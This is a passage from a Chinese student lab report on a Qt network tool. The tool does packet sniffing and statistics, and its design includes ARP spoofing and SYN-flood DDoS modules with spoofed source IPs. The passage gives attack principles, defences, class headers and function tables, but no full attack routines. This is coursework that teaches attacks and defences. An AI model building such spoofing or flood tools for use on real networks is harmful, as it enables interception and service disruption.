void MainWindow::on_pb_default_clicked()
{
    ui->cb_help->setChecked(false);
    ui->cb_ip->setChecked(true);
    ui->cb_arp->setChecked(false);
    ui->cb_tcp->setChecked(true);
    ui->cb_udp->setChecked(false);
    ui->cb_icmp->setChecked(false);
    ui->cb_all->setChecked(false);
    ui->cb_dump->setChecked(true);
    ui->cb_eth->setChecked(true);
}
```

若 HELP 选项处于激活状态会让其他选项变得不可选中，并且弹出提示框，提示用户字段 Protocol filter 和 Other option 字段必填，其他字段选填：






此操作依赖于按钮 HELP 状态的监听：

```
void MainWindow::on_cb_help_stateChanged(int arg1)
{
    if (arg1 == Qt::Checked) // "选中"
    {
        QMessageBox::information(this,"Prompt information","Network sniffing function, required fields: Protocol filter, Other options; Optional field");
        ui->cb_ip->setChecked(false);
        ui->cb_arp->setChecked(false);
        ui->cb_tcp->setChecked(false);
        ui->cb_udp->setChecked(false);
        ui->cb_icmp->setChecked(false);
        ui->cb_all->setChecked(false);
        ui->cb_dump->setChecked(false);
        ui->cb_eth->setChecked(false);

        ui->cb_ip->setEnabled(false);
        ui->cb_arp->setEnabled(false);
        ui->cb_tcp->setEnabled(false);
        ui->cb_udp->setEnabled(false);
        ui->cb_icmp->setEnabled(false);
        ui->cb_all->setEnabled(false);
        ui->cb_dump->setEnabled(false);
        ui->cb_eth->setEnabled(false);
        //选中执行函数
    }
    else // 未选中 - Qt::Unchecked
    {
        ui->cb_ip->setEnabled(true);
        ui->cb_arp->setEnabled(true);
        ui->cb_tcp->setEnabled(true);
        ui->cb_udp->setEnabled(true);
        ui->cb_icmp->setEnabled(true);
        ui->cb_all->setEnabled(true);
        ui->cb_dump->setEnabled(true);
        ui->cb_eth->setEnabled(true);
        //未选中执行函数
    }
}
```

点击 reset settings 按钮实现设置的重置：



此功能依赖于按钮的信号槽函数：


```

void MainWindow::on_pb_reset_clicked()
{
    ui->cb_help->setChecked(false);
    ui->cb_ip->setChecked(false);
    ui->cb_arp->setChecked(false);
    ui->cb_tcp->setChecked(false);
    ui->cb_udp->setChecked(false);
    ui->cb_icmp->setChecked(false);
    ui->cb_all->setChecked(false);
    ui->cb_dump->setChecked(false);
    ui->cb_eth->setChecked(false);
}

```

(5) 协议分析和网络嗅探部分 II--主页面四

在主页面四(Packet sniffing II)中，该页面主要实现数据包的无差别捕获并实现信息的可视化。



用户可以自定义数据包的数量，点击 Start now 按钮即可实现对应数量数据包的捕获。点击 next 按钮可以实现数据包的轮查看。所捕获的数据均存储在静态变量的 vector 数组中，在主线程中实现数据的可视化。

C. QT 软件协议分析和网络嗅探实验结果

在主页面二(Packet sniffing I)中，选择字段 Protocol filter 中的所有内容，Other options 中的 DUMP 和 ETHERNET 选项字段。Ifname 文本框输入本机网络接口名称(本机为 ens33)，IP address 文本框输入需要抓取的 IP 地址为 192.168.176.132，Port number 文本框输入需要抓取的端口号为 80。即可实现抓取流经网络接口 ens33，目的 IP 地址或者源 IP 地址为 192.168.176.132，目的端口号或者源端口号为 80 的 TCP,UDP,IP,ARP 协议数据包。

主页面二(Packet sniffing I)中实验结果如下图：

ISEP III visualization results

Information Security Engineering Practice III Visualization Results

Home page Packet sniffing I Data statistics Packet sniffing II ARP attack DDos attack Information collection

Protocol filter

Results here:

```

Protocol:IP
+-----+
|IV:4|HL:05|T:00000000|T-Length: 44|
+-----+
|Identifier: 12842|FF:000|FO: 0|
+-----+
|TTL: 128|Pro: 6|Checksum: 8166|
+-----+
|Source IP Address: 185.125.190.17|
+-----+
|Dest IP Address: 192.168.176.132|
+-----+
Protocol:TCP
+-----+
|Source Port: 80|Dest Port: 48526|
+-----+
|Sequence Number: 2442193851|

```

Ifname: ens33
IP address: 192.168.176.132
Port number: 80
Default configuration ·
Reset Settings

Clear screen Run now! Stop!

主页面三(Data statistics)中，点击 start 按钮，实验结果如下图：

ISEP III visualization results

Information Security Engineering Practice III Visualization Results

Home page Packet sniffing I Data statistics Packet sniffing II ARP attack DDos attack Information collection

The statistical information

variable	value	variable	value
StartTime	Mon Mar 13 11:02:18 2023	IP Broadcast	0
EndTime	Mon Mar 13 11:02:49 2023	IP Byte	51132
MAC Broad	11	IP Packet	180
MAC Short	17	UDP Packet	52
MAC Long	0	ICMP Packet	0
MAC Byte	57968	ICMP Redirect	0
MAC Packet	192	ICMP Destination	0
MAC ByteSpeed	1869	Bit/s	14952
MAC PacketSpeed	6	Click the right button to start:	<input type="button" value="Start Now!"/>

主页面七(Information collection)中实验结果如下图：

在主页面四(Packet sniffing II)中，输入 10 表示需要捕获 10 个数据包：
查看 Link Layer:

ISEP III visualization results

Information Security Engineering Practice III Visualization Results

Home page | Packet sniffing I | Data statistics | Packet sniffing II | ARP attack | DDos attack | Information collection

Please enter the number of packets to capture :

The 1 packet is captured(Total: 10)

Link Layer Network Layer Transport Layer

Ethernet Protocol

Ethernet type is:

Mac source address is :

Mac destination address is:

查看 Network Layer:

ISEP III visualization results

Information Security Engineering Practice III Visualization Results

Home page | Packet sniffing I | Data statistics | **Packet sniffing II** | ARP attack | DDos attack | Information collection

Please enter the number of packets to capture :

The 1 packet is captured(Total: 10)

Link Layer **Network Layer** **Transport Layer**

ARP Protocol Hardware Type: <input type="text" value="1"/> Protocol Type: <input type="text" value="2048"/> Operation: <input type="text" value="1"/> Protocol Length: <input type="text" value="4"/> Hardware Length: <input type="text" value="6"/> Ethernet Source Address is: <input type="text" value="00:50:56:c0:00:08"/> Source IP Address: <input type="text" value="192.168.176.1"/> Ethernet Destination Address id: <input type="text" value="00:00:00:00:00:00"/> Destination IP Address: <input type="text" value="192.168.176.2"/>	IP Protocol IP version: <input type="text" value="0"/> Header length: <input type="text" value="0"/> Total length: <input type="text" value="0"/> Identification: <input type="text" value="0"/> Offset: <input type="text" value="0"/> TTL: <input type="text" value="0"/> TOS: <input type="text" value="0"/> Protocol: <input type="text" value="0"/> Header checksum: <input type="text" value="0"/> Source address: <input type="text" value="0"/> Destination address: <input type="text" value="0"/>
---	---

查看 Transport Layer:

ISEP III visualization results

Information Security Engineering Practice III Visualization Results

Home page | Packet sniffing I | Data statistics | **Packet sniffing II** | **ARP attack** | DDos attack | Information collection

Please enter the number of packets to capture :

The 1 packet is captured(Total: 10)

Link Layer **Network Layer** **Transport Layer**

TCP Protocol Source Port: <input type="text" value="0"/> Header length: <input type="text" value="0"/> Destination Port: <input type="text" value="0"/> Reserved: <input type="text" value="0"/> Sequence number: <input type="text" value="0"/> Flags: <input type="text" value="0"/> ACK number: <input type="text" value="0"/> Window Size: <input type="text" value="0"/> Checksum: <input type="text" value="0"/> Urgent pointer: <input type="text" value="0"/> Protocol: <input type="text" value="0"/>	UDP Protocol Source port: <input type="text" value="0"/> Destination port: <input type="text" value="0"/> Length: <input type="text" value="0"/> Checksum: <input type="text" value="0"/> Service: <input type="text" value="0"/>	ICMP Protocol ICMP Type: <input type="text" value="0"/> ICMP Code: <input type="text" value="0"/> Checksum: <input type="text" value="0"/> Identifier: <input type="text" value="0"/> Sequence Number: <input type="text" value="0"/>
--	---	---

如果抓取的数据包不是对应模块协议，那么该协议字段会全部被填充为 0。例如上图所示的数据包为 ARP 协议，那么仅仅 ARP 协议被填充正确的內容，而 IP, UDP, TCP, ICMP 协议全部被填充 0。

点击 next 按钮，快进到查询第 8 个数据包：

ISEP III visualization results

Information Security Engineering Practice III Visualization Results

[Home page](#) [Packet sniffing I](#) [Data statistics](#) [Packet sniffing II](#) [ARP attack](#) [DDos attack](#) [Information collection](#)

Please enter the number of packets to capture : [Start now!](#) [NEXT!](#)

The 8 packet is captured(Total: 10)

[Link Layer](#) [Network Layer](#) [Transport Layer](#)

Ethernet Protocol

Ethernet type is:	<input type="text" value="0800"/>
Mac source address is :	<input type="text" value="00:0c:29:fc:1b:76"/>
Mac destination address is:	<input type="text" value="00:50:56:e7:ee:6b"/>

ISEP III visualization results

Information Security Engineering Practice III Visualization Results

[Home page](#) [Packet sniffing I](#) [Data statistics](#) [Packet sniffing II](#) [ARP attack](#) [DDos attack](#) [Information collection](#)

Please enter the number of packets to capture : [Start now!](#) [NEXT!](#)

The 8 packet is captured(Total: 10)

[Link Layer](#) [Network Layer](#) [Transport Layer](#)

ARP Protocol		IP Protocol	
Hardware Type:	<input type="text" value="0"/>	IP version:	<input type="text" value="0"/>
Protocol Type:	<input type="text" value="0"/>	Offset:	<input type="text" value="8"/>
Operation:	<input type="text" value="0"/>	Header length:	<input type="text" value="0"/>
Protocol Length:	<input type="text" value="0"/>	Total length:	<input type="text" value="2048"/>
Hardware Length:	<input type="text" value="0"/>	Identification:	<input type="text" value="1540"/>
Ethernet Source Address is:	<input type="text" value="0"/>	Protocol:	<input type="text" value="80"/>
Source IP Address:	<input type="text" value="0"/>	Header checksum:	<input type="text" value="22208"/>
Ethernet Destination Address id:	<input type="text" value="0"/>	Source address:	<input type="text" value="0.8.192.168"/>
Destination IP Address:	<input type="text" value="0"/>	Destination address:	<input type="text" value="176.1.0.0"/>

ISEP III visualization results

Information Security Engineering Practice III Visualization Results

Home page | Packet sniffing I | Data statistics | Packet sniffing II | ARP attack | DDos attack | Information collection |

Please enter the number of packets to capture : Start now! NEXT!

The 8 packet is captured(Total: 10)

Link Layer Network Layer Transport Layer

TCP Protocol		UDP Protocol		ICMP Protocol	
Source Port:	0	Source port:	56922	ICMP Type:	0
Header length:	0	Destination port:	53	ICMP Code:	0
Destination Port:	0	Length:	64	Checksum:	0
Reserved:	0	Checksum:	9882	Identifier:	0
Sequence number:	0	Service:	name-domain service	Sequence Number:	0
Flags:	0				
ACK number:	0				
Window Size:	0				
Checksum:	0				
Urgent pointer:	0				
Protocol:	0				

如上图所示的数据包为 UDP/IP 协议,那么仅仅 UDP/IP 协议被填充正确的内
容,而 UDP,ICMP,TCP 协议全部被填充 0。

实验 2 ARP 攻击的设计与实现

1. 实践内容

- 1) 设计并实现 ARP 攻击
- 2) 可以设计并实现其他攻击


2. 实践过程

① 实验环境

Linux Ubuntu 18.04.6
Linux CentOS release 7.0(Final)
Windows 10, Windows 7
Visual studio code C/C++ May 2022 (version 1.68)
QT Creator 5.9.2

② ARP 攻击原理

1. ARP 数据报格式



2. ARP 工作原理

ARP (Address Resolution Protocol) 是用于在网络上将 IP 地址解析为 MAC 地址的协议。ARP 攻击是指攻击者通过发送伪造的 ARP 请求或 ARP 响应来欺骗目标主机，从而使目标主机与攻击者通信，达到窃取信息或进行中间人攻击的目的。

ARP 攻击的原理如下：

- 在局域网中，每个主机都有一个唯一的 MAC 地址和 IP 地址。当主机 A 需要与主机 B 通信时，会使用 ARP 协议向网络中广播一个 ARP 请求，询问 B 的 MAC 地址。
- 攻击者发送一个伪造的 ARP 响应包给主机 A，欺骗主机 A 将自己的数据发送给攻击者的 MAC 地址。攻击者伪造的 ARP 响应包中，MAC 地址被伪装成 B 的 MAC 地址，IP 地址被伪装成攻击者的 IP 地址。

- 主机 A 收到伪造的 ARP 响应包后，会将攻击者的 MAC 地址缓存到自己的 ARP 缓存表中，并将其作为与 B 通信的目标地址。从此，主机 A 发送的所有数据包都会被转发给攻击者的 MAC 地址，而攻击者可以窃取这些数据或对其进行修改，也可以伪装成 B 与其他主机通信，达到中间人攻击的目的。

3. ARP 欺骗原理

ARP 欺骗（Address Resolution Protocol Spoofing）是一种攻击技术，攻击者可以利用 ARP 协议中的漏洞来欺骗网络中的其他主机，使它们将数据发送到攻击者指定的错误目的地。攻击者可以利用这种漏洞来窃取敏感信息、进行中间人攻击等。而 ARP 欺骗的目的就是频繁的发送错误消息欺骗网络通信的任何一方，最终导致不能正常通信。


③ ARP 防御原理

ARP 攻击可以通过以下方式进行防御：

- 使用静态 ARP 表：将网络中每个主机的 MAC 地址手动输入到 ARP 表中，这样攻击者就无法通过 ARP 欺骗来伪装自己的 MAC 地址。
- 使用 ARP 防火墙：配置 ARP 防火墙可以限制 ARP 请求和响应的数量和频率，从而降低 ARP 攻击的风险。
- 使用加密协议：使用加密协议可以在网络通信中保护数据的机密性，从而降低数据被窃取或篡改的风险。

④ ARP 和 DDOS 攻击 QT 实现

1. ARP 和 DDOS 攻击操作界面介绍



① 主机基本信息:启动程序后，自动扫描设备信息，显示推荐的适配网络接口、本机 IP 及本机 MAC 地址。

② 网络适配器: 加载当前设备的所有网络接口名称。

③ 操作日志: 显示用户操作的日志信息及攻击状态提示。

④ ARP 缓存表: 存储本机中 IP 地址到 MAC 地址的映射关系。

在 Linux 系统中, ARP 缓存表同样用于存储 IP 地址到 MAC 地址的映射关系。


Linux 系统中的 ARP 缓存表通常保存在内核中，可以通过命令行工具查看。下面是 Linux 系统中 ARP 缓存表中包含的内容:

- IP 地址: ARP 缓存表中保存了网络设备的 IP 地址，即需要通信的目标设备的 IP 地址。
- MAC 地址: ARP 缓存表中保存了目标设备的 MAC 地址，即需要通信的目标设备的硬件地址。
- 接口: ARP 缓存表中保存了网络设备通信所使用的接口，即通信数据包将通过哪个接口进行传输。
- 类型: ARP 缓存表中保存了 IP 地址与 MAC 地址的映射关系的类型。常见的类型包括静态类型（手动添加的）和动态类型（自动获取的）。
- 生存时间: ARP 缓存表中保存了每个条目的生存时间，即记录该映射关系的时间，以便在缓存过期后进行清理。
- 状态: ARP 缓存表中还保存了每个条目的状态。常见的状态包括有效状态、无效状态和已过期状态。

⑤ ARP IP 欺骗地址: 冒充的 IP 地址。该字段将会自动添加到 ARP 请求/应答字段中的发送端 IP 地址。可通过双击活跃主机列表中的主机快速填入。

⑥ ARP MAC 欺骗地址: 冒充的 MAC 地址。该字段需要用户自行填入。

- ⑦ ARP IP 攻击地址：默认为本机 IP 地址。
- ⑧ ARP MAC 攻击地址：默认为本机 MAC 地址。
- ⑨ ARP 包详细信息：攻击结束后，发送的 ARP 数据报各字段详细信息将展示在该窗口。
- ⑩ 默认初始化配置：获取本机设备信息，ARP 缓存表。
- ⑪ ARP 攻击按钮：构造好 ARP 数据包后，点击“execute attack”则开始发起 ARP 攻击。默认为可激活状态。
- ⑫ ARP 停止攻击按钮：停止 ARP 攻击，默认为不可激活状态。
- ⑬ 日志清除：清空日志内容。



- ① 本机 IP 地址
- ② 本机 MAC 地址
- ③ DDOS 攻击对象的 IP 地址
- ④ DDOS 攻击对象的端口号
- ⑤ DDOS 攻击默认为 TCP 泛洪攻击，此选项为 TCP 协议的标志位
- ⑥ 系统初始化：获取 DDOS 攻击必要的基本信息
- ⑦ 开始 DDOS 攻击
- ⑧ 停止 DDOS 攻击
- ⑨ 清楚日志内容
- ⑩ 展示日志内容

2. ARP 攻击和 DDOS 攻击项目构建

- (1) 数据结构
- 1) Arp_attack.h

```

class ARP_attack{
public:
    static int get_default_config();
    static void get_arp_table();
    static void init();
    static void get_arp_dump(unsigned char *buff,int len);

    static vector<string> network_interface_all;//all interface
    static vector<string> local_ip_all;
    static vector<string> local_mac_all;

    static vector<string> contents;//arp table contents
    static vector<string> ips;
    static vector<string> hw_type;
    static vector<string> flags;
    static vector<string> hw_address;
    static vector<string> masks;
    static vector<string> devices;

    static uint8_t infinite_loop;//symbol of infinite loop
    static string log;
    static int attack_times;
    static string arp_dump;
};


```

2) Thread_get_config.h

```

class Thread_get_config : public QThread
{
public:
    void run();
    Thread_get_config(QObject* parent);
    ~Thread_get_config();
signals:
public slots:
};

#endif // THREAD_GET_CONFIG_H

```

run 方法为重写 QThread 类的方法，在对应的 Thread_get_config.cpp 文件中，run 为执行获取设备基本信息的子线程函数。

3) Thread_exe_attack.h

```

class Thread_exe_attack : public QThread
{
public:
    void recv_ip_mac(const vector<string> &ip_mac_temp);
    void run();
    Thread_exe_attack(QObject* parent);
    ~Thread_exe_attack();
signals:
public slots:
private:
    vector<string> ip_mac;
};

#endif // THREAD_EXE_ATTACK_H

```

run 方法为重写 QThread 类的方法，在对应的 Thread_exe_attack.cpp 文件中，run 为执行 ARP 攻击的子线程函数。

函数 recv_ip_mac 为从主线程发送数据的接受函数。

4) Ddos_attack.h

```
class DDOS_Attack{
public:
    static int countOfPacket;
    static bool sending;
    static int destination_port;
    static char* destination_ip;
    static int flagRst;
    static int flagSyn;
    static string ddos_log;

    static void init();
    static int random_Port(void); // random number for port spoofing(0-65535)
    static int random_For_Ip(void); // random number for IP spoofing(0-255)
    static char *get_random_Ip();
    static int valid_Ip(char *ip);
    static void stop_attack_Handler();
    static unsigned short checksum(unsigned short *ptr, int nbytes);
    static void solution(char* destination_ip,int destination_port,bool sign);
};

#endif // DDOS_ATTACK_H
```

5) Thread_ddos_attack.h

```
class Thread_ddos_attack : public QThread
{
public:
    void run();
    Thread_ddos_attack(QObject* parent);
    ~Thread_ddos_attack();
signals:
public slots:
    void recv_data_from_main(const vector<string> &data_temp);
private:
    vector<string> data;
};

#endif // THREAD_DDOS_ATTACK_H
```

run 方法为重写 QThread 类的方法,在对应的 Thread_ddos_attack.cpp 文件中, run 为执行 DDOS 攻击的子线程函数。

函数 recv_data_from_main 为从主线程发送数据的接受函数。

(2) 函数说明

1) Arp_attack.cpp

函数	说明
void init();	初始化全局变量
void get_arp_table();	获取 ARP 缓存表数据
int get_default_config();	获取系统初始化信息
void get_arp_dump(unsigned char *buff,int len);	获取 ARP 数据包详细信息

2) Ddos_attack.cpp

函数	说明
void init();	初始化全局变量
int random_Port(void);	生成 0-65535 的整数
int random_For_Ip(void);	获取 0-255 的整数
char *get_random_Ip();	获取完整的 IP 地址
int valid_Ip(char *ip);	检查 IP 地址是否合法
unsigned short checksum(unsigned short *ptr, int nbytes);	计算校验和
void stop_attack_Handler();	处理停止攻击事件
void solution(char* destination_ip,int destination_port,bool sign);	DDOS 攻击执行函数

(3) 关键代码

1) MainWindow 构造函数

```
//thread 1
thread_get_config=new Thread_get_config(this);
connect(ui->default_config,&QPushButton::clicked,this,&MainWindow::on_default_config_clicked);

//thread2
thread_exe_attack=new Thread_exe_attack(this);
connect(this,&MainWindow::send_attack_ip_mac,thread_exe_attack,&Thread_exe_attack::recv_ip_mac);
connect(ui->exe_attack,&QPushButton::clicked,this,&MainWindow::on_exe_attack_clicked);

//thread3
thread_scan=new Thread_scan(this);
connect(ui->pushButton_3,&QPushButton::clicked,this,&MainWindow::on_pushButton_3_clicked);

//thread4
thread_ddos_attack=new Thread_ddos_attack(this);
connect(ui->ddos_exe_attack,&QPushButton::clicked,this,&MainWindow::on_ddos_exe_attack_clicked);
connect(this,&MainWindow::send_data_to_ddos,thread_ddos_attack,&Thread_ddos_attack::recv_data_from_main);
```

这段代码是使用 Qt 中的多线程实现了主界面和四个不同的线程之间的通信，每个线程负责不同的任务。在这段代码中，我们可以看到使用了 `connect()` 函数，它用于连接信号和槽。在 Qt 中，信号和槽是一种通信机制，当某个事件发生时，会发出一个信号，而当这个信号被接收时，就会调用对应的槽函数来处理这个事件。

对于上面的代码，我们可以看到每个线程都是通过 `connect()` 函数连接到主界面上的一个按钮，当这个按钮被点击时，就会触发相应的槽函数。而每个线程中都有一个特定的信号和槽连接，用于实现线程之间的通信。

具体来说：

- 在 `thread_get_config` 线程中，它被连接到主界面上的 `default_config` 按钮的 `clicked()` 信号，当这个按钮被点击时，就会调用主界面上的 `on_default_config_clicked()` 槽函数。
